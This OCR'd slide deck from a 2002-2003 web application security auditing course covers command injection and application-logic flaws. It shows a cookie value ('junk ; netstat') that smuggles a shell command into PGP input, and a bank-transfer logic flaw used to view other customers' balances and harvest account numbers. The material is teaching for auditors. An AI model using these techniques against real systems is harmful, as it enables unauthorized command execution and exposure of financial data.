Copyright 2002-2003 - David Rhoades

DEMO – Command Injection: Revealing Error Message


- ***Manipulating the cookie value (e.g. inserting semi-colon) revealed this error:***
  - *PGP v2.6 error*
- ***How was our cookie data getting fed to PGP?***
  - *Maybe*
    # pgp $COOKIE_DATA
  - *So, then our data is passed across a command line? :-)*
  - *What if $COOKIE_DATA = junk ; netstat*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Command Injection Results






Attack Agenda – Application Logic

- The Problem
- Tools
- ➢ Points of Attack
- Resources

- ***Some points of attack***
  - *Authentication*
  - *Session Tracking*
  - *Unexpected Input*
  - ➢ *Application Logic*
    - Application performs steps in the wrong order, or some other flaw in the underlying logic or design



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades


Buggy Bank Demo: Viewing Other Account Balances

Proper Sequence:

A Authorized to take money from?

B Authorized to put money in?

C Enough balance?




- ***View the balance of other accounts***
  - *Discovered a few years ago in credit union software*
  - *Web app did step C first*
- ***Attempt transfer of funds between accounts***
  - *Change the FROM account to someone else's*
  - *Small amount…transfer is prevented*
  - *But, make amount very large…Result:* ***account balance error***

Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

DEMO – Attack Application Logic: Collecting Balances

- ***Tool: Custom Perl script***
  - *Brutus and others might work too.*
- ***User can change FROM account to someone else's account when transferring funds***
- ***Can also collect valid account numbers too.***



Maven Security Consulting, Inc.


Copyright 2002-2003 - David Rhoades

Conclusion

Closing Thoughts & Resources

Conclusion – Limitation of Tools

- The Problem
- Tools
- Points of Attack
- Resources




- ***Brain & clues not included***
  - *You have to know what you're looking for (e.g. view account balances)*
- ***No one tool does it all…(yet?)***
- ***Some tools don't support SSL***
  - *Try stunnel to wrap in SSL*
  - *URL http://www.stunnel.org/*
- ***For thorough testing you will need to code/script your own tools.***

Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Resources – Beyond Point & Click Tools




- ***Elza – scripting language for interacting with web sites and apps***
  - *Poor man's Perl…in fact, Elza is a Perl script*
  - *Easier than learning Perl (?)*
  - *http://www.stoev.org/elza/*
- ***cURL - command line tool for HTTP(S)***
  - *http://curl.haxx.se/*
- ***Perl with libwww-perl (LWP)***
  - *http://www.perl.com/*
- ***Regular Expressions (regex)– take the red pill***
  - *But if you do, there's no going back…*
  - *www.oreilly.com/catalog/regex/*

Copyright 2002-2003 - David Rhoades

Resource – (aka Buggy Bank)
WebMaven: Web App Audit Trainer

- ***"Give a man an audit and he will be secure for a day. Teach a man to audit and he will be secure for the rest of his life."***
  - David Rhoades
- ***Fake web app that emulates vulnerabilities.***
- ***Run it on your own web server***
  - *safe & legal way to practice audit techniques & learn*
  - *benchmark audit tools*
- *http://webmaven.MavenSecurity.com*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Resources – Web App Security Resources

- ***OWASP – Open Source Web App Security Project***
  - *www.owasp.org*
  - *Lots of projects, papers, etc.*
- ***WebApp Sec mailing list***
  - *http://www.securityfocus.com/archive/107*


Owasp
OPEN WEB APPLICATION SECURITY PROJECT



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Questions? Fill out Evals! Download slides!



Maven Security Consulting, Inc.

- ***Fill out the course eval***
- ***These slides (and others) are online at www.MavenSecurity.com*** *(under **Resources** section)*
- ***Contact me at***
  - *David Rhoades*
  - *david.rhoades@mavensecurity.com*
  - *www.MavenSecurity.com*
- ***Thank you***

Copyright 2002-2003 - David Rhoades

www.MavenSecurity.com

Auditing web apps since 1996